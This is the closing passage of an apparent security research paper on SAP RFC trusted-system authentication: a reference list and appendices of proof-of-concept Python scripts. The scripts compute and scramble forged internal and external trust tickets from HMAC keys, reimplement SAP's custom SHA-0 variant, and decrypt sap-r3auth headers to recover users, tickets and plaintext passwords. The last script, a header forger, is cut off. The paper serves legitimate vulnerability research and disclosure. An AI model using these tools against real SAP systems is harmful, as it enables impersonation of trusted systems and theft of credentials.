[17] SAP SE, "SAP Help Portal: SAP Cloud Integration - RFC Receiver Adapter", sap.com. https://help.sap.com/docs/cloud-integration/sap-cloud-integration/rfc-receiver-adapter (accessed Jun. 4, 2023).

[18] SAP SE, "SAP Help Portal: SAP Business Technology Platform - RFC", sap.com. https://help.sap.com/docs/btp/sap-business-technology-platform/apis-for-inbound-communication-rfc (accessed Jun. 4, 2023).

[19] SAP SE, "SAP Support Portal: SAP Business Connector", sap.com. https://support.sap.com/en/product/connectors/bc.html (accessed Jun. 4, 2023).

[20] H.C. Esperer and F. Weidemann. (2015). A Backdoor in Wonderland. Presented at the Troopers Conf. 2015 [Online]. Available: https://www.youtube.com/watch?v=IG1VKaKD2wEf.

[21] D. Hartley. (2012). SAP Slapping. Presented at the CrestCon Conf. 2012 [Online]. Available: https://labs.withsecure.com/content/dam/labs/docs/CRESTCon-SAP-Slapping.compressed.pdf.

[22] M. Gallo. (2014). SAP's Network Protocols Revisited. Presented at the Troopers Conf. 2014 [Online]. Available: https://troopers.de/wp-content/uploads/2014/03/TROOPERS14-SAPs_Network_Protocols_Revisited-Martin_Gallo.pdf.

[23] M. Nunez. (2009). SAP Penetration Testing with sapyto. Presented at the Black Hat Europe 2009 Conf. [Online]. Available: https://www.blackhat.com/presentations/bh-europe-09/DiCroce/BlackHat-Europe-2009-DiCroce-CYBSEC-Publication-SAP-Penetration-Testing.pdf.

[24] M. Nunez. (2010). SAP Penetration Testing with Bizsploit. Presented at the Hack in the Box (HITB) Conf. 2010 [Online]. Available: https://conference.hitb.org/hitbsecconf2010dxb/materials/D2%20-%20Mariano%20Di%20Croce%20-%20SAP%20Penetration%20Testing%20with%20Bizsploit.pdf.

[25] J. Czarny (2017). Holy crap I need to pentest SAP from Citrix. Presented at the Troopers Conf. 2017 [Online]. Available: https://www.youtube.com/watch?v=EdFEdohFHx8.

[26] A. Polyakov. (2012). Top 10 most interesting SAP vulnerabilities and attacks. Presented at the Hacktivity Conf. 2012 [Online]. Available: https://www.youtube.com/watch?v=zS5WM8igoFw.

[27] M. Gallo. (2012). Uncovering SAP Vulnerabilities: Reversing and Breaking the Diag Protocol. Presented at the DEF CON 20 Conf. 2012 [Online]. Available: https://www.coresecurity.com/core-labs/publications/uncovering-sap-vulnerabilities-reversing-and-breaking-diag-protocol.

[28] B. Brencher. (2012). SAP Runs SAP – Remote Function Call: Gateway Hacking and Defense. Presented at the SAP TechEd Conf. 2012 [Online]. Available: http://sapvod.edgesuite.net/TechEd/TechEd_Vegas2012/pdfs/SIS203.pdf.

[29] SAP SE, "SAP Support Portal: SAP Security Recommendations - Securing Remote Function Call (RFC)", sap.com. https://support.sap.com/en/security-whitepapers.html (accessed Jun. 4, 2023).

[30] D. Chastuhin. (2014). All Your SAP Passwords Belong To Us. Presented at the Confidence Security Conf. 2014 [Online]. Available: https://confidence-conference.org/.

[31] E. Fausto. (2015). Recovering SAP RFC Credentials From Network Traffic. Presented at the Ekoparty Security Conf. 2015 [Online]. Available: https://www.youtube.com/watch?v=y9hSh3lWYX0.

[32] Cert Devoteam, Y. Genuer, "The Security of 'SAP Secure Storage'", cert-devoteam.fr. https://www.cert-devoteam.fr/en/the-security-of-sap-secure-storage/ (accessed in 2022, not available anymore).

[33] D. Chastuhin and M. Geli. (2019). SAP Gateway to Heaven. Presented at the OPCDE Conf. 2019 [Online]. Available: https://github.com/msuiche/OPCDE.

[34] D. Chastuhin, "SAP Gateway RCE Exploit", GitHub Repository. https://github.com/chipik/SAP_GW_RCE_exploit (accessed Jun. 4, 2023).

[35] The OWASP Foundation, "pysap - Python library for crafting SAP's network protocols packets", GitHub Repository. https://github.com/OWASP/pysap (accessed Jun. 4, 2023).
[36] The OWASP Foundation, "OWASP Core Business Application Security (CBAS)", owasp.com. https://owasp.org/www-project-core-business-application-security/ (accessed Jun. 4, 2023).
[37] J. Forshaw. 2017. Attacking Network Protocols: A Hacker's Guide to Capture, Analysis, and Exploitation (1st. ed.). No Starch Press, USA.
[38] National Security Agency (NSA), "Ghidra Software Reverse Engineering Framework", ghidra-sre.org. https://ghidra-sre.org/ (accessed Jun. 4, 2023).
[39] E. Teran (eteran), "edb-debugger", GitHub Repository. https://github.com/eteran/edb-debugger (accessed Jun. 4, 2023).
[40] SecureAuth Innovation Labs, "SAP Dissector Plugin for Wireshark", GitHub Repository. https://github.com/SecureAuthCorp/SAP-Dissection-plug-in-for-Wireshark (accessed Jun. 4, 2023).
[41] SAP SE, "SAP Help Portal: Trace Functions", sap.com. https://help.sap.com/docs/ABAP_PLATFORM_NEW/e067931e0b0a4b2089f4db327879cd55/47cc212b3fa5296fe10000000a42189b.html (accessed Jun. 17, 2023).
[42] SAP SE, "SAP Help Portal: NI Network Interface", sap.com. https://help.sap.com/docs/SAP_NETWEAVER_740/e245703406684d8a81812f4c6334eb2f/486ca3b66c0707dce10000000a42189d.html (accessed Jun. 4, 2023).
[43] "pysap - Python library for crafting SAP's network protocols packets - Protocols: SAP RFC", readthedocs.io. https://pysap.readthedocs.io/en/latest/protocols/SAPRFC.html (accessed Jun. 4, 2023).
[44] "pysap - Python library for crafting SAP's network protocols packets - File Formats: SAP SSFS", readthedocs.io. https://pysap.readthedocs.io/en/latest/fileformats/SAPSSFS.html (accessed Jun. 4, 2023).
[45] O. Veyisoglu, "Evaluation of SAP Security with a Black-Box Approach", M.S. Thesis, École polytechnique fédérale de Lausanne, 2022.
[46] SecureAuth Innovation Labs, M. Gallo, "SecureAuth Innovation Labs Sheds Light on Protecting Credentials in SAP HANA: The Client Secure User Store", secureauth.com. https://www.secureauth.com/blog/secureauth-innovation-labs-sheds-light-on-protecting-credentials-in-sap-hana-the-client-secure-user-store/ (accessed Jun. 4, 2023).
[47] Krawczyk, H., Bellare, M., and R. Canetti, "HMAC: Keyed-Hashing for Message Authentication", RFC 2104, DOI 10.17487/RFC2104, February 1997, https://www.rfc-editor.org/info/rfc2104.
[48] Eastlake 3rd, D. and T. Hansen, "US Secure Hash Algorithms (SHA and SHA-based HMAC and HKDF)", RFC 6234, DOI 10.17487/RFC6234, May 2011, https://www.rfc-editor.org/info/rfc6234.
[49] National Institute of Standards and Technology (NIST), "FIPS PUB 180 - Secure Hash Standard", nist.gov. https://nvlpubs.nist.gov/nistpubs/Legacy/FIPS/NIST.FIPS.180.pdf (accessed Jun. 4, 2023).
[50] SAP SE, "SAP Security Note 2008727 - Securing Remote Function Calls (RFC)", sap.com. https://launchpad.support.sap.com/#/notes/2008727 (accessed Jun. 4, 2023).
[51] SAP SE, "SAP Security Note 1491645 - Unauthenticated system access via RFC or HTTP", sap.com. https://launchpad.support.sap.com/#/notes/1491645 (accessed Jun. 4, 2023).
[52] SAP SE, "SAP Security Note 1498973 - Renewing trust relationships with a system", sap.com. https://launchpad.support.sap.com/#/notes/1498973 (accessed Jun. 4, 2023).
[53] P. Syverson, "A taxonomy of replay attacks [cryptographic protocols]," Proceedings The Computer Security Foundations Workshop VII, Franconia, NH, USA, 1994, pp. 187-191, doi: 10.1109/CSFW.1994.315935.
[54] T. Aura, "Strategies against replay attacks," Proceedings 10th Computer Security Foundations Workshop, Rockport, MA, USA, 1997, pp. 59-68, doi: 10.1109/CSFW.1997.596787.
[55] Zero Day Initiative, S. Zuckerbraun, "CVE-2021-27076: A Replay-Style Deserialization Attack Against SharePoint", zerodayinitiative.com. https://www.zerodayinitiative.com/blog/2021/3/17/cve-2021-27076-a-replay-style-deserialization-attack-against-sharepoint (accessed Jun. 4, 2023).
[56] Canonical Ltd, "Ubuntu Manpage Repository: netsed - a network stream editor" ubuntu.com. https://manpages.ubuntu.com/manpages/trusty/man1/netsed.1.html (accessed Jun. 4, 2023).
[57] Polk, T., Chen, L., Turner, S., and P. Hoffman, "Security Considerations for the SHA-0 and SHA-1 Message-Digest Algorithms", RFC 6194, DOI 10.17487/RFC6194, March 2011, https://www.rfc-editor.org/info/rfc6194.
[58] SAP SE, "SAP Help Portal: ABAP Keyword Documentation - RFC Destination", sap.com. https://help.sap.com/doc/abapdocu_750_index_htm/7.50/en-US/abenrfc_destination.htm (accessed Jun. 4, 2023).
[59] A. Wiegenstein. (2012). Real SAP Backdoors. Presented at the Troopers Conf. 2012 [Online]. Available: https://troopers.de/media/filer_public/25/1d/251d19be-b2ef-47ac-b63f-bc91d81f7843/tr12_day02_wiegenstein_real_sap_backdoors.pdf.
[60] SAP SE, "SAP Security Note 3007182 - Improper Authentication in SAP NetWeaver ABAP Server and ABAP Platform", sap.com. https://launchpad.support.sap.com/#/notes/3007182 (accessed Jun. 4, 2023).
[61] SAP SE, "SAP Security Note 3044754 - Information Disclosure in SAP NetWeaver AS ABAP and ABAP Platform", sap.com. https://launchpad.support.sap.com/#/notes/3044754 (accessed Jun. 4, 2023).
[62] SAP SE, "SAP Security Note 3032624 - Memory Corruption Vulnerability in SAP NetWeaver AS ABAP and ABAP Platform", sap.com. https://launchpad.support.sap.com/#/notes/3032624 (accessed Jun. 4, 2023).
[63] SAP SE, "SAP Security Note 3089413 - Capture-replay vulnerability in SAP NetWeaver AS for ABAP and ABAP Platform", sap.com. https://launchpad.support.sap.com/#/notes/3089413 (accessed Jun. 4, 2023).
[64] F. Buchholz, "SAP Support Wiki - Note 3089413 Capture-replay vulnerability in SAP NetWeaver AS for ABAP and ABAP Platform", sap.com. https://wiki.scn.sap.com/wiki/display/Security/Note+3089413+-+Capture-replay+vulnerability+in+SAP+NetWeaver+AS+for+ABAP+and+ABAP+Platform (accessed Jun. 4, 2023).
[65] F. Buchholz, "SAP Support Wiki - Note 3089413 Capture-replay vulnerability in SAP NetWeaver AS for ABAP and ABAP Platform (reloaded)", sap.com. https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=644615782 (accessed Jun. 4, 2023).
[66] SAP SE, "SAP Help Portal: Cloud Connector - Configure Access Control (RFC)", sap.com. https://help.sap.com/docs/connectivity/sap-btp-connectivity-cf/configure-access-control-rfc (accessed Jun. 4, 2023).
[67] SAP SE, "SAP Help Portal: Unified Connectivity" sap.com. https://help.sap.com/docs/ABAP_PLATFORM/1ca554ffe75a4d44a7bb882b5454236f/ab35e1c69f744d69a4fcf4ca93284e0c.html (accessed Jun. 4, 2023).

# Appendix A
## PoC ab_TicketInt.py

```python
#!/usr/bin/env python3

'''
Proof of Concept Code ab_TicketInt.py - AS IS: Intended for research and educational purposes only, DO NOT USE IN PRODUCTION
tested for ABAP kernel releases 753 and 777 in a laboratory environment
'''

import hmac
import hashlib
from datetime import datetime
from secrets  import token_bytes
from argparse import ArgumentParser, HelpFormatter

PADDING = b"\x00\x00\x00\x00"

def parse_args():
  parser = ArgumentParser(description='\
  Author: @fabhap This PoC script calculates the internal Ticket IntTicket required in internal RFC conversations of type I in SAP NetWeaver AS ABAP and ABAP Platform based on a provided internal HMAC key, the request timestamp, the installation number (CInstNo), and the system identifier (CSID). Optionally, the ticket can be scrambled to make it ready for transmission in RFC data containers.', prog='ab_TicketInt.py', usage="python3 %(prog)s -ik $ikey -cs $csid -ci $instno -rt $time [-sc -ss $seed] -v $verbose", formatter_class=lambda prog: HelpFormatter(prog,max_help_position=200))
  parser.add_argument('-ik', '--ikey', required=True, help='Internal HMAC key intkey, RFC_INTERNAL_TICKET_FOR_TRUSTED_SYSTEM')
  parser.add_argument('-cs', '--csid', required=True, help='System identifier (CSID)')
  parser.add_argument('-ci', '--cinstno', required=True, help='Installation number (CInstNo)')
  parser.add_argument('-rt', '--time', required=False, default=datetime.now().strftime('%Y%m%d%H%M%S'), type=str, help='Timestamp yyyyMMddHHmmss')
  parser.add_argument('-sc', '--scramble', required=False, action='store_true', help='Scrambling')
  parser.add_argument('-ss', '--seed', required=False, help='Scrambling seed value')
  parser.add_argument('-v', '--verbose', required=False, action='store_true', help='Verbose output')
  args = parser.parse_args()
  return args


def vprint(message):  # -v verbose
  if args.verbose:
    print(message)
  return


def init_scramble(): # if not -ss init pseudo seed
  return token_bytes(4)


def scramble_secret(secret, length, seed):
  msg       = bytearray.fromhex(secret.hex())
  pk        = -1
  j         = (seed >> 5 ^ seed * 2 ^ seed) % 64
  # Hard-coded XOR alphabet kt
  xorpool   = b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
              b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
              b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
              b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
  # XOR schedule: loop over each byte of secret and perform mapping
  for i in range(0, length):
    msg[i] = msg[i] ^ ((pk * i ^ xorpool[j]).to_bytes(8, "little", signed=True)[0])
    j      = (j + 1) % 64
    pk    += seed
  # return translated secret
  return ''.join(format(byte, '02x') for byte in msg)


def calculate_int_hmac(key, sid, timestamp, instno):
  # craft input message
  inpmsg  = sid.encode()
  inpmsg += timestamp.encode()
  inpmsg += instno.encode()
  inpmsg += PADDING
  vprint(f'{"[i] Message is":40} ==> {inpmsg.decode("utf-8"):64}')
  intkey  = bytes.fromhex(key)
  # calc message digest with SHA-256 (hashlib.sha256)
  return hmac.new(intkey, inpmsg, hashlib.sha256).hexdigest()


def main():
  vprint("[*] Calculating IntTicket...")
  vprint(f'{"[i] Key intkey is":40} ==> {args.ikey:64}')
  vprint(f'{"[i] Caller SID (CSID) is":40} ==> {args.csid:64}')
  vprint(f'{"[i] Caller InstNo (CInstNo) is":40} ==> {args.cinstno:64}')
  vprint(f'{"[i] Timestamp is":40} ==> {args.time:64}')
  intticket = calculate_int_hmac(args.ikey, args.csid, args.time, args.cinstno).upper()
  print(f'{"[i] IntTicket":40} ==> {intticket:64}')

  if args.scramble:
    print("[*] Scrambling IntTicket...")
    seed = init_scramble()
    if args.seed:
      seed=bytes.fromhex(args.seed)
    print(f'{"[i] Scrambling seed":40} ==> {seed.hex().upper():64}')
    sc_intticket = scramble_secret(bytes.fromhex(intticket), 32, int.from_bytes(seed, "little")).upper()
    print(f'{"[i] Scrambled IntTicket":40} ==> {sc_intticket:64}')

  vprint("[+] Done")


if __name__ == "__main__":
  args = parse_args()
  main()
```

# Appendix B
## PoC ab_TicketExt.py

```python
#!/usr/bin/env python3

'''
Proof of Concept Code ab_TicketExt.py - AS IS: Intended for research and educational purposes only, DO NOT USE IN PRODUCTION
tested for ABAP kernel releases 753 and 777 in a laboratory environment
'''

import struct
from datetime import datetime
from secrets  import token_bytes
from argparse import ArgumentParser, HelpFormatter

PADDING = b"\x00\x00\x00\x00"

def parse_args():
 parser = ArgumentParser(description='\
 Author: @fabhap This PoC script calculates the external Ticket ExtTicket required in the trusted/trusting architecture in SAP NetWeaver AS ABAP and ABAP Platform based on a provided external HMAC key, the destination user (User), the destination client (Client), the caller user (CUser), the caller client (CClient), the caller transaction ID (CTransID), the caller system identifier (CSID), and the request timestamp. Optionally, the ticket can be scrambled to make it ready for transmission in RFC data containers.', prog='ab_TicketExt.py', usage="python3 %(prog)s -ek $ekey -u $user -c $client -cu $cuser -cc $cclient -ct $ctransid -cs $csid -rt $time [-sc -ss $seed] -v $verbose", formatter_class=lambda prog: HelpFormatter(prog,max_help_position=200))
 parser.add_argument('-ek', '--ekey', required=True, help='External HMAC key extkey, RFC_EXTERNAL_TICKET_FOR_TRUSTED_SYSTEM')
 parser.add_argument('-u', '--user', required=True, help='Destination user (User)')
 parser.add_argument('-c', '--client', required=True, help='Destination client (Client)')
 parser.add_argument('-cu', '--cuser', required=True, help='Caller user (CUser)')
 parser.add_argument('-cc', '--cclient', required=True, help='Caller client (CClient)')
 parser.add_argument('-ct', '--ctransid', required=True, help='Caller transaction ID (CTransID)')
 parser.add_argument('-cs', '--csid', required=True, help='Caller system identifier (CSID)')
 parser.add_argument('-rt', '--time', required=False, default=datetime.now().strftime('%Y%m%d%H%M%S'), type=str, help='Timestamp yyyyMMddHHmmss')
 parser.add_argument('-sc', '--scramble', required=False, action='store_true', help='Scrambling')
 parser.add_argument('-ss', '--seed', required=False, help='Scrambling seed value')
 parser.add_argument('-v', '--verbose', required=False, action='store_true', help='Verbose output')
 args = parser.parse_args()
 return args


def vprint(message):  # -v verbose
  if args.verbose:
    print(message)
  return


def init_scramble(): # if not -ss init pseudo seed
  return token_bytes(4)


def rotate(n, b): # circular left shift
  return ((n << b) | (n >> (32 - b))) & 0xffffffff


def absha(data, rnds):
  # constants according to FIPS 180/RFC3174
  h0 = 0x67452301
  h1 = 0xEFCDAB89
  h2 = 0x98BADCFE
  h3 = 0x10325476
  h4 = 0xC3D2E1F0

  # calculate custom number of rounds and bounds
  r  = int(rnds + 0x10)
  tl = int(r / 4)

  # prepare message
  message = bytearray(data)
  len_in_bytes = (len(message)) & 0xffffffffffffffff

  # add padding with '1' + n*'0', reserve last bytes for l
  message.append(0x80)
  while len(message) % 64 != 56:
    message.append(0)

  # add 2-word representation of l in bytes (instead of bits)
  message += struct.pack(b'>Q', len_in_bytes)

  # Init hash values
  a = h0
  b = h1
  c = h2
  d = h3
  e = h4

  # process message in 512-bit/64-byte chunks M(i)
  for i in range(0, len(message), 64):
    w = [0] * r

    # divide M(i) into 16 words W0, W1, W2..., W(15)
    for t in range(16):
      w[t] = struct.unpack(b'>I', message[i + t*4 : i + t*4 + 4])[0]

    # message schedule: misses circular left shift, characteristic of SHA-0 as seen in FIPS 180
    for t in range(16, r):
      w[t] = w[t-16] ^ w[t-14] ^ w[t-8] ^ w[t-3]

    # main loop iterating over W[t] with custom number of rounds r and bounds tl
    for t in range(r):
      if 0 <= t < tl:
        f = (b & c) | ((~b) & d)
        k = 0x5A827999
      elif tl <= t < (tl*2):
        f = b ^ c ^ d
        k = 0x6ED9EBA1
      elif (tl*2) <= t <= (tl*6):
        f = (b & c) | (b & d) | (c & d)
        k = 0x8F1BBCDC
      # DEAD CODE?
      else:
```

```
        f = b ^ c ^ d
        k = 0xCA62C1D6

      TEMP = (rotate(a, 5) + f + e + k + w[t]) & 0xffffffff
      e = d
      d = c
      c = rotate(b, 30)
      b = a
      a = TEMP

      # temp hash value
      h0 = a & 0xffffffff
      h1 = b & 0xffffffff
      h2 = c & 0xffffffff
      h3 = d & 0xffffffff
      h4 = e & 0xffffffff

  # final hash value
  return '%08x%08x%08x%08x%08x' % (h0, h1, h2, h3, h4)


def scramble_secret(secret, length, seed):
  msg       = bytearray.fromhex(secret.hex())
  pk        = -1
  j         = (seed >> 5 ^ seed * 2 ^ seed) % 64
  # Hard-coded XOR alphabet kt
  xorpool   = b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
              b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
              b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
              b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
  # XOR schedule: loop over each byte of secret and perform mapping
  for i in range(0, length):
    msg[i] = msg[i] ^ ((pk * i ^ xorpool[j]).to_bytes(8, "little", signed=True)[0])
    j      = (j + 1) % 64
    pk    += seed
  # return translated secret
  return ''.join(format(byte, '02x') for byte in msg)


def calculate_ext_hmac(key, sid, cuser, cclient, ctransid, user, client, timestamp):
  # craft input message
  inpmsg  = cclient.encode()
  inpmsg += cuser.encode()
  inpmsg += client.encode()
  inpmsg += user.encode()
  inpmsg += sid.encode()
  inpmsg += ctransid.encode()
  inpmsg += timestamp.encode()
  vprint(f'{"[i] Message is":40} ==> {(inpmsg.decode("utf-8") +key.upper()):64}')

  extkey  = bytes.fromhex(key)
  inpmsg += extkey
  inpmsg += PADDING

  # calc message digest with custom SHA-0 routine using 46 rounds (0x1e+0x10)
  return (absha(inpmsg, 0x1e) + '00000000')


def main():
  vprint("[*] Calculating ExtTicket...")
  vprint(f'{"[i] Key extkey is":40} ==> {args.ekey:64}')
  vprint(f'{"[i] Caller SID (CSID) is":40} ==> {args.csid:64}')
  vprint(f'{"[i] Caller user (CUser) is":40} ==> {args.cuser:64}')
  vprint(f'{"[i] Caller client (CClient) is":40} ==> {args.cclient:64}')
  vprint(f'{"[i] Caller transaction ID (CTransID) is":40} ==> {args.ctransid:64}')
  vprint(f'{"[i] User (User) is":40} ==> {args.user:64}')
  vprint(f'{"[i] Client (Client) is":40} ==> {args.client:64}')
  vprint(f'{"[i] Timestamp is":40} ==> {args.time:64}')
  extticket = calculate_ext_hmac(args.ekey, args.csid, args.cuser, args.cclient, args.ctransid, args.user, args.client, args.time).upper()
  print(f'{"[i] ExtTicket":40} ==> {extticket:64}')

  if args.scramble:
    print("[*] Scrambling ExtTicket...")
    seed = init_scramble()
    if args.seed:
      seed=bytes.fromhex(args.seed)
    print(f'{"[i] Scrambling seed is":40} ==> {seed.hex().upper():64}')
    sc_extticket = scramble_secret(bytes.fromhex(extticket), 24, int.from_bytes(seed, "little")).upper()
    print(f'{"[i] Scrambled ExtTicket":40} ==> {sc_extticket:64}')

  vprint("[+] Done")


if __name__ == "__main__":
  args = parse_args()
  main()
```

# Appendix C
## PoC r3-auth_decrypt.py

```python
#!/usr/bin/env python3

'''
Proof of Concept Code r3-auth_decrypt.py - AS IS: Intended for research and educational purposes only, DO NOT USE IN PRODUCTION
tested for ABAP kernel releases 753 and 777 in a laboratory environment
'''

import re
import base64
from argparse import ArgumentParser, HelpFormatter

def parse_args():
 parser = ArgumentParser(description='\
 Author: @fabhap This PoC script decrypts and extracts the different directives of the custom sap-r3auth HTTP header implemented for RFC connections of type H and W in SAP NetWeaver Application Server ABAP and ABAP Platform.', prog='r3-auth_decrypt.py', usage="python3 %(prog)s -r3 $r3auth -v $verbose", formatter_class=lambda prog: HelpFormatter(prog,max_help_position=200))
 parser.add_argument('-r3', '--r3auth', required=True, help='Raw HTTP sap-r3auth header value from RFC connection of type H/W')
 parser.add_argument('-v', '--verbose', required=False, action='store_true', help='Verbose output')
 args = parser.parse_args()
 return args


def vprint(message):  # -v verbose
  if args.verbose:
    print(message)
  return


def scramble_secret(secret, length, seed):
  j          = (seed >> 5 ^ seed * 2 ^ seed) % 64
  msg        = bytearray.fromhex(secret.hex())
  pk         = -1
  # Hard-coded XOR alphabet kt
  xor_pool  = b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
              b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
              b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
              b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
  # XOR schedule: loop over each byte of secret and perform mapping
  for i in range(0, length):
    msg[i] = msg[i] ^ ((pk * i ^ xor_pool[j]).to_bytes(64, "little", signed=True)[0])
    j = (j+1) % 64
    pk += seed
  # return translated secret
  return ''.join(format(byte, '02x') for byte in msg)


def decrypt_secret(pre_seed_ls, pre_seed_rs, payload):
  sc_seed = int(pre_seed_ls, 16) - 0x2bfe + int(pre_seed_rs, 16) - 0x12bb & 0x0fffffff
  return bytes.fromhex(scramble_secret(payload, len(payload), sc_seed))


def http_decrypt(header):
  raw_data = bytes.fromhex(header)
  sapr3_auth = base64.b64decode(raw_data.decode())
  version    = sapr3_auth[0:5]

  # Pre-calculated seed
  pre_seed_ls = bytes.fromhex(sapr3_auth[5:13].hex())
  pre_seed_rs = bytes.fromhex(sapr3_auth[13:21].hex())
  payload     = bytes.fromhex(sapr3_auth[21:].hex())
  payload     = bytes.fromhex(hex(int(payload, 16))[2:])
  dcrypt      = decrypt_secret(pre_seed_ls, pre_seed_rs, payload).decode()

  fullstr = version.decode() + dcrypt
  vprint(f'{"[i] Decrypted value is":40} ==> {fullstr:128}')
  if re.search('=U=(.*?),', dcrypt):
    CUSER_ID      = re.search('=U=(.*?),', dcrypt).group(1)
    print(f'{"[i] Caller user found":40} ==> {CUSER_ID:64}')
  if re.search('=C=(.*?),', dcrypt):
    CCLIENT_ID    = re.search('=C=(.*?),', dcrypt).group(1)
    print(f'{"[i] Caller client found":40} ==> {CCLIENT_ID:64}')
  if re.search('=C=(.*?),', dcrypt):
    CSID_ID       = re.search('=S=(.*?),', dcrypt).group(1)
    print(f'{"[i] Caller sysID found":40} ==> {CSID_ID:64}')
  if re.search('=i=(.*?),', dcrypt):
    CIP_ID        = re.search('=i=(.*?),', dcrypt).group(1)
    print(f'{"[i] Caller IP addr found":40} ==> {CIP_ID:64}')
  if re.search('=H=(.*?),', dcrypt):
    CHOST_ID      = re.search('=H=(.*?),', dcrypt).group(1)
    print(f'{"[i] Caller host sys found":40} ==> {CHOST_ID:64}')
  if re.search('=R=(.*?),', dcrypt):
    CLOGIC_ID     = re.search('=R=(.*?),', dcrypt).group(1)
    print(f'{"[i] Caller logical sys found":40} ==> {CLOGIC_ID:64}')
  if re.search('=T=(.*?),', dcrypt):
    CTRANS_ID     = re.search('=T=(.*?),', dcrypt).group(1)
    print(f'{"[i] TransId found":40} ==> {CTRANS_ID:64}')
  if re.search('=s=(.*?),', dcrypt):
    TIME_ID       = re.search('=s=(.*?),', dcrypt).group(1)
    print(f'{"[i] Timestamp found":40} ==> {TIME_ID:64}')
  if re.search('=N=(.*?),', dcrypt):
    INSTNO_ID     = re.search('=N=(.*?),', dcrypt).group(1)
    print(f'{"[i] InstNo found":40} ==> {INSTNO_ID:64}')
  if re.search('=u=(.*?),', dcrypt):
    USER_ID       = re.search('=u=(.*?),', dcrypt).group(1)
    print(f'{"[i] User found":40} ==> {USER_ID:64}')
  if re.search('=c=(.*?),', dcrypt):
    CLIENT_ID     = re.search('=c=(.*?),', dcrypt).group(1)
    print(f'{"[i] Client found":40} ==> {CLIENT_ID:64}')
  if re.search('=L=(.*?),', dcrypt):
    LANG_ID       = re.search('=L=(.*?),', dcrypt).group(1)
    print(f'{"[i] Logon lang found":40} ==> {LANG_ID:64}')
  if re.search('=A=(.*?),', dcrypt):
    PASSPORT_ID   = re.search('=A=(.*?),', dcrypt).group(1)
    print(f'{"[i] Password found (scrambled)":40} ==> {PASSPORT_ID:64}')
    pre_seed_ls = PASSPORT_ID[0:8].encode()
    pre_seed_rs = PASSPORT_ID[8:16].encode()
```

```python
    payload     = bytes.fromhex(PASSPORT_ID[16:])
    pwd = decrypt_secret(pre_seed_ls, pre_seed_rs, payload).decode()
    print(f'{"[i] Password is":40} ==> {pwd:64}')
  if re.search('=x=(.*?),', dcrypt):
    INTTICKET_ID  = re.search('=x=(.*?),', dcrypt).group(1)
    print(f'{"[i] IntTicket found":40} ==> {INTTICKET_ID:64}')
  elif re.search('=x=(.*)', dcrypt):
    INTTICKET_ID  = re.search('=x=(.*)', dcrypt).group(1)
    print(f'{"[i] IntTicket found":40} ==> {INTTICKET_ID:64}')
  if re.search('=y=(.*?),', dcrypt):
    EXTTICKET_ID  = re.search('=y=(.*?),', dcrypt).group(1)
    print(f'{"[i] ExtTicket found":40} ==> {EXTTICKET_ID:64}')
  elif re.search('=y=(.*)', dcrypt):
    EXTTICKET_ID  = re.search('=y=(.*)', dcrypt).group(1)
    print(f'{"[i] ExtTicket found":40} ==> {EXTTICKET_ID:64}')
  if re.search('=X=(.*?),', dcrypt):
    TICKET_ID     = re.search('=X=(.*?),', dcrypt).group(1)
    print(f'{"[i] Ticket found":40} ==> {TICKET_ID:64}')
  elif re.search('=X=(.*)', dcrypt):
    TICKET_ID     = re.search('=X=(.*)', dcrypt).group(1)
    print(f'{"[i] Ticket found":40} ==> {TICKET_ID:64}')
  if re.search('=t=(.*?),', dcrypt):
    TRUSTED_ID    = re.search('=t=(.*?),', dcrypt).group(1)
    print(f'{"[i] Trusted/Single logon flag found":40} ==> {TRUSTED_ID:64}')
  elif re.search('=t=(.*)', dcrypt):
    TRUSTED_ID    = re.search('=t=(.*)', dcrypt).group(1)
    print(f'{"[i] Trusted/Single logon flag found":40} ==> {TRUSTED_ID:64}')

  return


def main():
  vprint("[*] Decrypting r3-auth and extracting contents...")
  http_decrypt(args.r3auth)
  vprint("[+] Done")


if __name__ == "__main__":
  args = parse_args()
  main()
```

# Appendix D
# PoC r3-auth_encrypt.py

```python
#!/usr/bin/env python3

'''
Proof of Concept Code r3-auth_encrypt.py - AS IS: Intended for research and educational purposes only, DO NOT USE IN PRODUCTION
tested for ABAP kernel releases 753 and 777 in a laboratory environment
'''

import re
import base64
from secrets import token_bytes
from datetime import datetime
from argparse import ArgumentParser, HelpFormatter

def parse_args():
  parser = ArgumentParser(description='\
  Author: @fabhap This PoC script calculates and generates the custom sap-r3auth HTTP header implemented for RFC connections of type H and W in SAP NetWeaver Application Server ABAP and ABAP Platform, inserting the different directives given as arguments.', prog='r3-auth_encrypt.py', usage="python3 %(prog)s -u $user -c $client -cu $cuser -cc $cclient -cs $csid -ct $ctransid -ln $cinstno -rt $time -it $intticket -et $extticket -ot $oldticket -lg $logonlang -ci $cipaddr -ch $chost -pw $password -tt $trusted -v $verbose", formatter_class=lambda prog: HelpFormatter(prog,max_help_position=200))
  parser.add_argument('-u', '--user', required=True, help='Destination user (User)')
  parser.add_argument('-c', '--client', required=True, help='Destination client (Client)')
  parser.add_argument('-cu', '--cuser', required=False, help='Caller user (CUser)')
  parser.add_argument('-cc', '--cclient', required=False, help='Caller client (CClient)')
  parser.add_argument('-cs', '--csid', required=False, help='Caller SID (CSID)')
  parser.add_argument('-ct', '--ctransid', required=False, help='Caller transaction ID (CTransID)')
